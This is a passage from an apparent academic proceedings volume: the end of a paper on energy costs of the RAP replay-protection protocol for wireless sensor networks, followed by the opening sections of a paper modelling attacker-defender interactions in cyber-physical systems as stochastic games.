For the sender, A, the energy consumption is estimated similarly.

$$E_A^{\text{Default}} = \frac{L_B}{R} P_{rx} + \frac{L_D}{R} P_{tx} + t_G P_{rx} + \frac{L_B}{R} P_{rx} \tag{4}$$

Note that this energy model disregards the energy consumed while the sender awaits for the beacon, as this source of energy consumption is independent of the security protocol.

In the case of RAP-D, the energy consumption for a single packet transmission, for the receiver (B) and the sender (A), is given by the following formulae.

$$E_B^{\text{RAP-D}} = \frac{L_B}{R} P_{tx} + t_G P_{rx} + \frac{L_D + C_D}{R} P_{rx} + \frac{L_B + C_D}{R} P_{tx} \tag{5}$$

$$E_A^{\text{RAP-D}} = \frac{L_B}{R} P_{rx} + \frac{L_D + C_D}{R} P_{tx} + t_G P_{rx} + \frac{L_B + C_D}{R} P_{rx} \tag{6}$$

In the case of RAP-P, the energy consumption for a single packet transmission, for the receiver (B) and the sender (A), is estimated similarly.

$$E_B^{\text{RAP-P}} = \frac{L_B}{R} P_{tx} + t_G P_{rx} + \frac{C_D}{R} P_{rx} + \frac{C_D}{R} P_{tx} + t_G P_{rx} + \frac{L_D}{R} P_{rx} + \frac{L_B}{R} P_{tx} \tag{7}$$

$$E_A^{\text{RAP-P}} = \frac{L_B}{R} P_{rx} + \frac{C_D}{R} P_{tx} + t_G P_{rx} + \frac{C_D}{R} P_{rx} + \frac{L_D}{R} P_{tx} + t_G P_{rx} + \frac{L_B}{R} P_{rx} \tag{8}$$

We define the energy consumption overhead (ECO) of a protocol as the ratio of the energy consumption for a single packet transmission (while using the respective protocol) over the case of a plain communication (without using it). The subscript j is equivalent to B for the receiver and A for the sender.

$$\text{ECO}_j^{\text{RAP-D}} = \frac{E_j^{\text{RAP-D}}}{E_j^{\text{Default}}}, \qquad \text{ECO}_j^{\text{RAP-P}} = \frac{E_j^{\text{RAP-P}}}{E_j^{\text{Default}}} \tag{9}$$

For the following numerical results, we assume using the CC2500 radio [32] which has the following characteristics: $R = 500\ Kbps$, $P_{tx} = 53.8\ mW$, $P_{rx} = 42.5\ mW$. Additionally, we consider the following values for the protocol parameters: $L_B = 2\ bytes$, $L_D = 32\ bytes$ and $t_G = 10\ \mu s$. Fig. 6 shows the cost for a single packet transmission of the two protocols, as defined in (9). Notice that the cost of the sender and the receiver increase linearly with the challenge size




Fig. 6. Energy Consumption Overhead (ECO) for a single packet transmission for RAP-D (a) and RAP-P (b)

while the cost for the latter is relatively higher. The difference between them also increases as the challenge size increases.

In Fig. 7, we to compare the cost of RAP-D and RAP-P, showing the low-overhead nature of the former. Particularly, we compare the cost overhead ECO_B for the receiver of the two protocols keeping the same dictionary word size D, as defined in (1) and (2). Note that the dictionary word size indicates the resilience of each protocol to space exhaustion. In the case of RAP-D, we make sure the value of the challenge is at least 1 byte by setting it to $C_D = max(D_{\text{RAP-D}} - L_D, 1)$. As shown in the figure, the cost of using RAP-P is significantly higher than the cost of using RAP-D for the same level of security.




Fig. 7. The relative cost between RAP-D and RAP-P for the same level of resilience to space exhaustion

Fig. 8 investigates the relative cost of the two protocols for different data sizes, by comparing the cost overhead ECO_B for the receiver of the two protocols. Additionally, we consider different dictionary word sizes as requirements for resilience to space exhaustion. The results suggest that increasing the data




Fig. 8. The relative cost between RAP-D and RAP-P for different data sizes (L_D) and required levels of resilience to space exhaustion (D)

packet drops the energy cost down for both protocols. The energy overhead of RAP-D can be kept at a minimal level as long as the data size is above the dictionary word size requirement.

5 Conclusion

In this paper, we focused on securing the class of receiver-initiated MAC protocols for WSN against the Beacon Replay attack. According to the receiver-initiated paradigm of communication, beacons are used to initiate the communication between two nodes. By collecting and replaying such beacons, an intruder can pretend a fake identity and perform a series of attacks. In particular, we proposed a challenge-response authentication protocol, named RAP, that is able to detect and prevent beacon replay attacks. RAP has two modes of operation. RAP-D is a low-overhead protocol that is able to detect intruders who replay beacons. RAP-P, on the other hand, is a more expensive prevention mechanism. We validated the effectiveness of RAP against beacon replay attacks using various tools, including OFMC and ProVerif. Furthermore, we have modeled the energy consumption of both protocols and we have exposed the trade-off between the level of security, measured by the resilience of the scheme to space exhaustion, and the level of energy consumption. Furthermore, we have shown that the energy consumption of RAP-P is significantly higher than RAP-D.

Our future work will be focused on two different directions. First, RAP can be extended to provide dynamically adaptable security. Specifically, a node can adapt the size of the challenge and, therefore, the resilience of the protocol to space exhaustion, according to the energy constraints of the node and the security requirements of the application. Such adaptability has particular interest in scenarios where the energy constraints are unpredictable, such as an energy harvesting scenario. The second direction is to extend RAP into a multi-key environment. While the size of the challenge can make a space-exhaustion attack unfeasible, a periodical replacement of the encryption key can further increase the security of the system. It is, therefore, interesting to compare the energy overhead of increasing the size of the challenge to the respective cost of a key update and distribution mechanism and investigate the related trade-offs.

References

1. AVISPA: Deliverable 2.3: The Intermediate Format (2003), `http://www.avispa-project.org`
2. Bachir, A., Dohler, M., Watteyne, T., Leung, K.: MAC Essentials for Wireless Sensor Networks. IEEE Commun. Surveys Tutorials 12(2), 222–248 (2010)
3. Basin, D., Mödersheim, S., Viganò, L.: OFMC: A symbolic model checker for security protocols. Int. Journal of Information Security 4(3), 181–208 (2005)
4. Blanchet, B.: An Efficient Cryptographic Protocol Verifier Based on Prolog Rules. In: 14th IEEE Computer Security Foundations Workshop (CSFW-14), pp. 82–96. IEEE Computer Society, Cape Breton (2001)
5. Deng, J., Han, R., Mishra, S.: Limiting dos attacks during multihop data delivery in wireless sensor networks. Int. J. Secur. Netw. 1(3/4) (2006)
6. Denning, D.E., Sacco, G.M.: Timestamps in key distribution protocols. Commun. ACM 24(8), 533–536 (1981)
7. Dolev, D., Yao, A.: On the security of public key protocols. IEEE Trans. Inf. Theor. 29(2), 198–208 (2006)
8. Dong, J., Ackermann, K.E., Bavar, B., Nita-Rotaru, C.: Mitigating attacks against virtual coordinate based routing in wireless sensor networks. In: Proc. of the First ACM Conf. on Wireless Network Security, pp. 89–99. ACM (2008)
9. Fafoutis, X., Dragoni, N.: ODMAC: An On-Demand MAC Protocol for Energy Harvesting-Wireless Sensor Networks. In: Proc. 8th ACM Symp. on Performance Evaluation of Wireless Ad-Hoc, Sensor, and Ubiquitous Networks (PE-WASUN), pp. 49–56. ACM (2011)
10. Ghosal, A., Halder, S., Sur, S., Dan, A., DasBit, S.: Ensuring basic security and preventing replay attack in a query processing application domain in WSN. In: Taniar, D., Gervasi, O., Murgante, B., Pardede, E., Apduhan, B.O. (eds.) ICCSA 2010, Part III. LNCS, vol. 6018, pp. 321–335. Springer, Heidelberg (2010)
11. Heinzelman, W., Chandrakasan, A., Balakrishnan, H.: Energy-efficient communication protocol for wireless microsensor networks. In: Proc. of the 33rd Annual Hawaii Int. Conf. on System Sciences, vol. 2, p. 10 (2000)
12. Horn, A.: On sentences which are true of direct unions of algebras. J. Symb. Log., 14–21 (1951)
13. Karlof, C., Wagner, D.: Secure routing in wireless sensor networks: attacks and countermeasures. In: Proc. of the First IEEE Int. Workshop on Sensor Network Protocols and Applications, pp. 113–127 (2003)
14. Karlof, C., Sastry, N., Wagner, D.: Tinysec: a link layer security architecture for wireless sensor networks. In: Proc. 2nd ACM Int. Conf. on Embedded Networked Sensor Syst. (SenSys), pp. 162–175. ACM (2004)
15. Levis, P., Madden, S., Polastre, J., Szewczyk, R., Whitehouse, K., Woo, A., Gay, D., Hill, J., Welsh, M., Brewer, E., Culler, D.: TinyOS: An Operating System for Sensor Networks. In: Ambient Intelligence, pp. 115–148. Springer (2005)
16. Li, J., Zhang, D., Guo, L.: DCM: A Duty Cycle Based Multi-channel MAC Protocol for Wireless Sensor Networks. In: IET Int. Conf. on Wireless Sensor Network (IET-WSN), pp. 233–238 (2010)

17. Lin, E.Y.A., Rabaey, J.M., Wolisz, A.: Power-efficient rendez-vous schemes for dense wireless sensor networks. In: Proc. IEEE Int. Conf. on Communn. (ICC), vol. 7, pp. 3769–3776. IEEE (2004)
18. Liu, D., Ning, P.: Efficient distribution of key chain commitments for broadcast authentication in distributed sensor networks. Tech. rep. (2002)
19. Lowe, G.: A hierarchy of authentication specifications. In: CSFW 1997, pp. 31–43. IEEE Computer Society Press (1997)
20. Maurer, U.M., Schmid, P.E.: A calculus for security bootstrapping in distributed systems. J. Comp. Sec. 4(1), 55–80 (1996)
21. Mödersheim, S.: Algebraic properties in alice and bob notation. In: Int. Conf. on Availability, Reliability and Security (ARES), pp. 433–440 (2009)
22. Mödersheim, S.: Abstraction by set-membership: verifying security protocols and web services with databases. In: ACM Conf. on Computer and Communications Security, pp. 351–360 (2010)
23. Mödersheim, S., Viganò, L.: Secure Pseudonymous Channels. In: Backes, M., Ning, P. (eds.) ESORICS 2009. LNCS, vol. 5789, pp. 337–354. Springer, Heidelberg (2009)
24. Peng, Y., Li, Z., Qiao, D., Zhang, W.: Delay-Bounded MAC with Minimal Idle Listening for Sensor Networks. In: Proc. 30th Ann. Joint Conf. IEEE Comput. and Communn. Soc (INFOCOM), pp. 1314–1322. IEEE (2011)
25. Perrig, A., Szewczyk, R., Tygar, J.D., Wen, V., Culler, D.E.: Spins: security protocols for sensor networks. Wirel. Netw. 8(5), 521–534 (2002)
26. Song, H., Zhu, S., Cao, G.: Attack-resilient time synchronization for wireless sensor networks. In: Int. Conf. on Mobile Adhoc and Sensor Systems, pp. 765–772 (2005)
27. Stallings, W.: Cryptography and Network Security. Prentice Hall (2005)
28. Sun, Y., Gurewitz, O., Du, S., Tang, L., Johnson, D.B.: ADB: An Efficient Multihop Broadcast Protocol based on Asynchronous Duty-cycling in Wireless Sensor Networks. In: Proc. 7th ACM Int. Conf. on Embedded Networked Sensor Syst. (SenSys), pp. 43–56. ACM (2009)
29. Sun, Y., Gurewitz, O., Johnson, D.B.: RI-MAC: A Receiver-Initiated Asynchronous Duty Cycle MAC Protocol for Dynamic Traffic Loads in Wireless Sensor Networks. In: Proc. 6th ACM Int. Conf. on Embedded Networked Sensor Syst. (SenSys), pp. 1–14. ACM (2008)
30. Tang, L., Sun, Y., Gurewitz, O., Johnson, D.B.: EM-MAC: A Dynamic Multichannel Energy-Efficient MAC Protocol for Wireless Sensor Networks. In: Proc. of ACM MobiHoc 2011, p. 23 (2011)
31. Tang, L., Sun, Y., Gurewitz, O., Johnson, D.B.: PW-MAC: An Energy-Efficient Predictive-Wakeup MAC Protocol for Wireless Sensor Networks. In: Proc. of INFOCOM 2011, pp. 1305–1313. IEEE (2011)
32. Texas Instruments: CC250: Low-cost low-power 2.4 ghz rf transceiver (2011), `http://www.ti.com/lit/ds/symlink/cc2500.pdf`
33. Weidenbach, C., Schmidt, R.A., Hillenbrand, T., Rusev, R., Topic, D.: System description: SPASS version 3.0. In: Pfenning, F. (ed.) CADE 2007. LNCS (LNAI), vol. 4603, pp. 514–520. Springer, Heidelberg (2007)
34. Yadav, P., McCann, J.A.: YA-MAC: Handling Unified Unicast and Broadcast Traffic in Multi-hop Wireless Sensor Networks. In: Proc. 7th IEEE Int. Conf. on Distributed Computing in Sensor Systems (DCOSS), pp. 1–9. IEEE (2011)
35. Yong, Y.T., Chow, C.O., Kanesan, J., Ishii, H.: EE-RI-MAC: An energy-efficient receiver-initiated asynchronous duty cycle MAC protocol for dynamic traffic loads in wireless sensor networks. Journal of Physical Sciences 6(11), 2633–2643 (2011)

Security Games for Cyber-Physical Systems

Roberto Vigo, Alessandro Bruni, and Ender Yüksel

Department of Applied Mathematics and Computer Science
Technical University of Denmark
{rvig,albr,ender}@dtu.dk

Abstract. The development of quantitative security analyses that consider both active attackers and reactive defenders is a main challenge in the design of trustworthy Cyber-Physical Systems. We propose a game-theoretic approach where it is natural to model attacker's and defender's actions explicitly, associating costs to attacks and countermeasures. Cost considerations enable to contrast different strategies on the basis of their effectiveness and efficiency, paving the way to a multi-objective notion of optimality. Moreover, the framework allows expressing the probabilistic nature of the environment and of the attack detection process. Finally, a solver is presented to compute strategies and their costs, resorting to a recent combination of strategy iteration with linear programming.

Keywords: Cyber-Physical Systems, security verification, stochastic games, strategy iteration.

1 Introduction

The notion of game naturally expresses our intuition of rival behaviours: game theory deals with multiple players competing with each other while trying to attain incompatible objectives. This view seamlessly applies to the description of security scenarios: the struggle between attackers and their actions on one hand, and defenders and their policies on the other, is at the core of any study in the areas of security and risk management.

In the literature on security verification, a main line of research investigates techniques for analysing protocols. A number of automated verifiers have been developed that compute the knowledge that an attacker can obtain by interacting with the protocol, like ProVerif [1], Scyther [2], OFMC [3], LySa [4], and Maude-NPA [5]. Since security protocols are meant to be secure by design, it is a reasonable approximation to center the analysis on the adversary, while disregarding actions that legitimate users could undertake to mitigate or stop attacks, and indeed such tools led to detecting serious flaws in many real-life security protocols.

While security protocols are basic building-blocks that should be guaranteed flawless, experience tells that complex systems built on these foundations are doomed to be insecure. To confront insecurity arising from code composition, mobility, and complexity, such systems are nowadays equipped with attack detection and response mechanisms. As a formal counterpart, game-theoretic approaches have been recently proposed to model and analyse these systems, as games allow describing attacker-defender interactions explicitly.

Attack-defence interactions become even more fundamental when moving from the cyber-space to Cyber-Physical Systems (CPSs). These are networks of sensors and actuators that monitor and interact with physical processes, exchanging sensed information over a cyber layer [6]. As these systems are increasingly exploited in the realisation of critical infrastructure (e.g. healthcare, traffic control, defence, power grid applications), their security is a public concern, and thus they are constantly monitored and maintained. Therefore, whenever such a system undergoes an attack, it is possible that the malicious action is detected and that some countermeasure is enforced in order to revert the system to a desired operational status. Moreover, the dual cyber-physical nature of CPSs amplifies the potential security threats, and thus increases the number of strategies that an attacker can devise: both cyber communication-based and physical actions are available, and they can be combined, offering to the adversary multiple ways for achieving similar objectives [7]. Finally, due to the complexity of huge CPSs like the coming Smart Grid, it is not sufficient to establish whether or not an attack is viable, but cost considerations have to be contemplated: a great many cyber-physical applications have to satisfy precise quantitative requirements in terms of time, probability, and energy, that have to be taken into account in the verification process.

Providing formal frameworks and tools able to consider both active attackers and reactive defenders, and in which quantitative questions can be formulated, is a main challenge in development of trustworthy CPSs. In this work, we advocate that stochastic games offer a flexible framework in which the attack-countermeasure mechanism can be modelled and analysed, capturing both success and failure of attack detection. We demonstrate the usefulness of stochastic games on a simple example, showing how games can be used to decide among different potential strategies, possibly arising from the cyber-physical nature of a system. Our framework allows to compute strategies for the players and the probabilities with which such strategies lead to winning a play. Moreover, our approach considers also costs to attacks and countermeasures, and enable to compute the expected cost of playing or winning a game once the strategies for the players are fixed. On this basis, a notion of strategy optimality can be derived which tempers effectiveness (probability of winning) with efficiency (expected cost), allowing to reason about players constrained in resources.

The results we present are obtained with our tool RESIS[1]. The tool relies on the transformation of a game into a set of min-max rational equations, that are then solved by means of strategy iteration and linear programming, as proposed in [8]. The problems of computing strategies, their effectiveness, and their efficiency can all be handled by RESIS in a uniform manner.

[1] Available at `http://www.imm.dtu.dk/~albr/resis.html`

Related work. Roy et al. [9] conducted an excellent survey of the literature on games for network security. With respect to the taxonomy suggested in that work, our approach would be classified as considering dynamic, stochastic, complete, and perfect information games. In particular, with our work we bridge two gaps mentioned in [9] as open points: we relax the assumption that the defender is always able to detect attacks, and we propose a solving algorithm whose scalability seems promising. More in general, all the works discussed in the survey are limited to consider the cyber-space, that is, networked computer systems. Although the treatment of CPSs in this framework does not alter any technical detail, still we deem that pointing out how games can express the dual nature of such systems uniformly is a fruitful consideration. Among the works considered in [9], Lye and Wing's paper [10] deserves an explicit notice, as the only one exploiting stochastic games. The main outcome of their analysis is the computation of Nash Equilibria by means of non-linear programs in MATLAB.

More recently, game-theoretic approaches have been proposed that address the unique features of CPSs specifically. Ma et al. [11] study probabilistic attacker-defender games where the attacker can decide to attack either cyber or physical resources, but the defender can only choose to reinforce both. This questionable asymmetry is overcome in our work. On the same line, [12] offers a rather mathematical presentation of the game, whose connection to the problem under investigation is not immediate. It is worth observing that none of these papers mentions how the Nash Equilibria are computed.

The model checker PRISM has recently been extended with support for stochastic multi-player games [13]. The core solving algorithm is based on a reduction to 2-player games and *value iteration*, which historically showed worse performance with respect to strategy iteration algorithms. A thorough comparison with our approach is however worthwhile studying as future work.

Brown et al. [14] study the problem of multi-objective optimisation in security games, that we indirectly attack in a simple setting with 2 parameters. In [15] security games are derived from defence trees considering economic indexes as pay-off functions, but it is not shown how to compute Nash Equilibria.

Finally, some works explore a hybrid approach, studying standard protocol verification techniques in a game-theoretic mindset. In [16], games are used to model non-repudiation protocol, and properties expressed in alternating temporal logic are verified via model checking. In [17], games are derived from interleaved runs of a protocol in presence of a Dolev-Yao intruder, and logic formulae describing security properties are interpreted as sets of strategies over a game tree. The work seems however biased towards qualitative protocol verification, and does not consider probabilistic behaviour.

Outline. Section 2 introduces the basics of stochastic games and shows how security scenarios can be encoded, introducing our running example, which is compared to real-world applications in Sect. 3. In Sect. 4, we discuss the reduction from games to equation systems, which is then applied to the case study of Sect. 2. Our solver is presented in Sect. 5. Finally, Sect. 6 concludes and sketches a line for future work.

2 Modelling Security Games

2.1 Stochastic Games

In the following, we briefly review some basic concepts about Simple Stochastic Games (SSGs), as formulated by Condon in [18].

A Simple Stochastic Game $G = (V, E)$ is a directed graph, where $V = V_{max} \cup V_{min} \cup V_{av}$ consists of three disjoint sets of vertices, called *max*, *min*, and *average* vertices. The game has a start vertex, which can be of any type, and two sink vertices, called 0-sink and 1-sink. Sink vertices have no successor ($\nexists v \in V \mid (i\text{-sink}, v) \in E$, for $i \in \{0, 1\}$), while the successors of the other vertices can be of any type.

The intended semantics is the following. The graph models a game between two players, 0 and 1. A token is initially placed on the start vertex, and at each step (turn) it is moved from a vertex to one of its successors, according to the following rules: at a min vertex, player 0 chooses the successor; at a max vertex, player 1 chooses the successor; at an average vertex, the token is moved to one of the successors with a given probability (we relax Condon's assumption about uniform distributions). The game ends when the token reaches a sink vertex: player 1 wins if the 1-sink is reached, while player 0 wins if the 0-sink is reached or if the game never halts (hence the objectives are not symmetric). We call the vertices max and min as at the max vertices player 1 has to maximise the probability with which the 1-sink is reached, whereas at the min vertices player 0 tries to minimise the same quantity.

A strategy τ for player 0 (1, respectively) is a set of edges of E such that for each min (resp. max) vertex v_i there is exactly one pair $(v_i, v_j) \in \tau$, v_j being a successor of v_i. Informally, a strategy fully specifies the behaviour of a player, that is, the decisions he or she takes during their turns.

Simple stochastic games are determined, that is, for a fixed game, the maximal probability γ_1 with which player 1 wins a play is given by $1 - \gamma_0$, where γ_0 is the maximal probability with which player 0 wins the game. This means that for a given game either player 0 or player 1 has a winning strategy (in the probabilistic setting). The formulation given above focuses on reachability objectives, but this result has been established also for safety and parity objectives [19].

Surprisingly, both players have optimal positional strategies, that is, fixed a game, the best strategy for each player (*i*) is deterministic and (*ii*) each decision only depends on the current vertex (memoryless strategy).

In order to associate costs to actions, we extend SSGs considering a cost function $\mathsf{cost} : E \to \mathbb{Z}$ associated with each edge $(v_i, v_j) \in E$, such that $\mathsf{cost}(v_i, v_j) = 0$ for each $v_i \in V_{av}$. Intuitively, for each $v_i \in V_{max}$, $\mathsf{cost}(v_i, v_j)$ is the cost player 1 incurs when performing the action related to the edge, and likewise for player 0 (see [20] for a survey on stochastic games with pay-off). Negative costs can be used to model rewards. In general we will be interested in the expected costs that the players incur for reaching a given position in the game. As the game evolves, costs encountered on the edges are summed up for each player.

2.2 Attacker-Defender Games

SSGs are two-player games, and thus we consider exactly one attacker and one defender, who take their decision in turn. We name the two sinks up and down, representing the conditions under which the system is operational or out of order, respectively. The objective of the attacker consists in maximising the probability with which down is reached, while the objective of the defender is minimising this probability. In order to achieve their targets, the attacker and the defender choose which action to perform next (i.e., which node will be the next one in the game) from a set of attacks $\mathcal{A}$ and a set of countermeasures $\mathcal{C}$, respectively.

An attack $a \in \mathcal{A}$ is described by a name, a probability $s(a)$ of being successful, a probability $d(a)$ of being detected, and a cost $\mathsf{cost}(a) \in \mathbb{Z}$. We assume that an attack a always have the same cost through the game, and thus we can write $\mathsf{cost}(a)$ since all the edges associated with a have the same cost. This assumption does not entail any limitation in expressiveness, since there is no restriction on the number of attacks that one can consider. In the following, we say that an attack is *successful*, meaning that the related actions have been carried out without any error and that the attack has not been detected by the defender (e.g., by an Intrusion Detection System), and we say that an attack is *detected* whenever the attack is performed correctly but the defender detected it. The probability that an attack fails is derived as $f(a) = 1 - s(a) - d(a)$.

A countermeasure $c \in \mathcal{C}$ has a name, a probability $s(c)$ of being successful, in which case the effects of the related attack are neutralised, a probability $f(c) = 1 - s(c)$ of failure in countering the attack, and a cost $\mathsf{cost}(c)$. The relation between attacks and countermeasures is modelled by a partial function $\mathsf{confront} : \mathcal{A} \hookrightarrow \mathcal{P}(\mathcal{C})$, such that $\mathsf{confront}(a)$ is the set $\{c_1, \ldots, c_n\}$ of countermeasures that can neutralise a. As $\mathsf{confront}$ is a partial map, it might be the case that a specific attack cannot be countered (e.g. a plant cannot be reverted to an operational status after having been bombed, unless we consider reconstruction a realistic countermeasure).

As in the real world attacks (resp. countermeasures) are not mutually independent from each other, we feel free to write $s(a_2|a_1)$, denoting the probability that attack a_2 is successful given that attack a_1 has been successfully carried out previously. Similarly, we write $d(a_2|a_1)$, denoting the probability that a_2 is detected given that a_1 was successful. This feature could be formally captured considering a function $\mathsf{success} : \mathcal{A} \times \mathcal{P}(\mathcal{A} \times \mathcal{C}) \rightarrow [0, 1]$, describing the probability of success of an attack a in the event that specific attacks and countermeasures were carried out successfully before a is attempted.

Reasoning about strategies. The core mechanism of attacker-defender interactions is seamlessly encoded into an SSG as follows. When the game starts, the system is in its normal operational status. The defender has no interest in altering the status quo, since he or she would waste resources. On the contrary, the adversary aims at compromising the system, and thus performing an attack (paying the corresponding cost). If the attack fails, then the system status is unaltered, and thus the defender wins the play. If the attack succeeds, then it is again the turn of the attacker, as not knowing about the attack, the defender will not undertake any countermeasure. If the attack is detected, then it is likely that the defender will undertake a countermeasure, which can in turn fail or succeed.

More complex games are encoded by assembling attacks and countermeasure together. Figure 1 depicts a two-stage attacker-defender game built on the following scenario:

- $\mathcal{A} = \{a_1, a_2\}$, $\mathcal{C} = \{c_1, c_2\}$
- $\mathsf{confront}(a_1) = \mathsf{confront}(a_2) = \{c_1, c_2\}$

Square nodes represent attacker's ($\vee$) or defender's ($\wedge$) decision points, while in circle nodes probabilistic choices are taken by the environment ($+$). In this game, the attacker wins a play once both a_1 and a_2 are successful, and looks for a strategy that maximises the probability that down is reached. On the contrary, the defender strives for finding a strategy minimising the same probability. Observe that this is an SSG, and thus these strategies exist and are positional. In the example of Fig. 1, the only choice for the attacker consists in selecting the order with which a_1, a_2 will be attempted, while the defender has no choice. Hence, the attacker has to choose between the strategy $\tau_1 = \{(1, 2)\}$ and the strategy $\tau_2 = \{(1, 3)\}$. In Sect. 4 we will discuss how such strategies can be synthesised automatically.

Observe that the *effectiveness* of a strategy τ, that is, the probability with which τ leads the corresponding player to winning, does not depend on the *efficiency* of τ, that is, the expected cost of playing according to τ. Nonetheless, effectiveness induces an ordering on the strategies available to a player, and so does efficiency. Even if the ordering induced by costs is independent from the one induced by probabilities, it is not always the case that a player will choose the best-effective strategy, if there exists a cheaper near-effective one. For this reason, in Sect. 4 we will compute not only the best-effective strategies for the players, but also the corresponding expected costs, so as to compare strategies by effectiveness and efficiency.

It is worthwhile noting that cost bounds can be used to simulate players with limited resources. Assume, for example, that attack costs represent time, and that for the overall attack to be successful a_1 and a_2 must be carried out in less than t time units: then, we should search for an attack strategy whose cost is at most t. Similarly, we can reason about energy or money, if we know that any attacker will be constrained in some of these respects. More likely, different cost notions can be considered together, transforming the search for a strategy in a multi-objective optimisation problem, and thus looking for the Pareto frontier. However, for the sake of simplicity, in the following we will limit our scope to optimise strategy effectiveness with respect to a single parameter.

3 Motivating Examples

In order to facilitate the exposition, the game displayed in Fig. 1 constrains the defender to a fixed behaviour (no choice). In this respect, the example is




Fig. 1. An attacker-defender game for an attack with two stages

an instance of a one-and-a-half player game, i.e., a Markov Decision Process. Despite its simplicity, however, the example can be used to model fragments of realistic scenarios in the security domain.

Consider a CPS composed by 2 functionally-redundant but structurally-different sub-systems, as in [21, § 4.4]. In order to make the system halt, the attacker has to compromise both the components, but these being different the probabilities of success, detection, and failure are different from each other. Moreover, greater care will be paid by the system administrators once a component has been taken down, and thus there is a correlation between those probabilities.

This application can be generalised so as to consider robust systems, that remain operational until m out of n components are compromised, as suggested in [11]. Moreover, by studying the set of games where the attacker's objective is to take $k \in [1, m]$ components down, we could derive information about the cost and probability that the system operates at a given performance level.

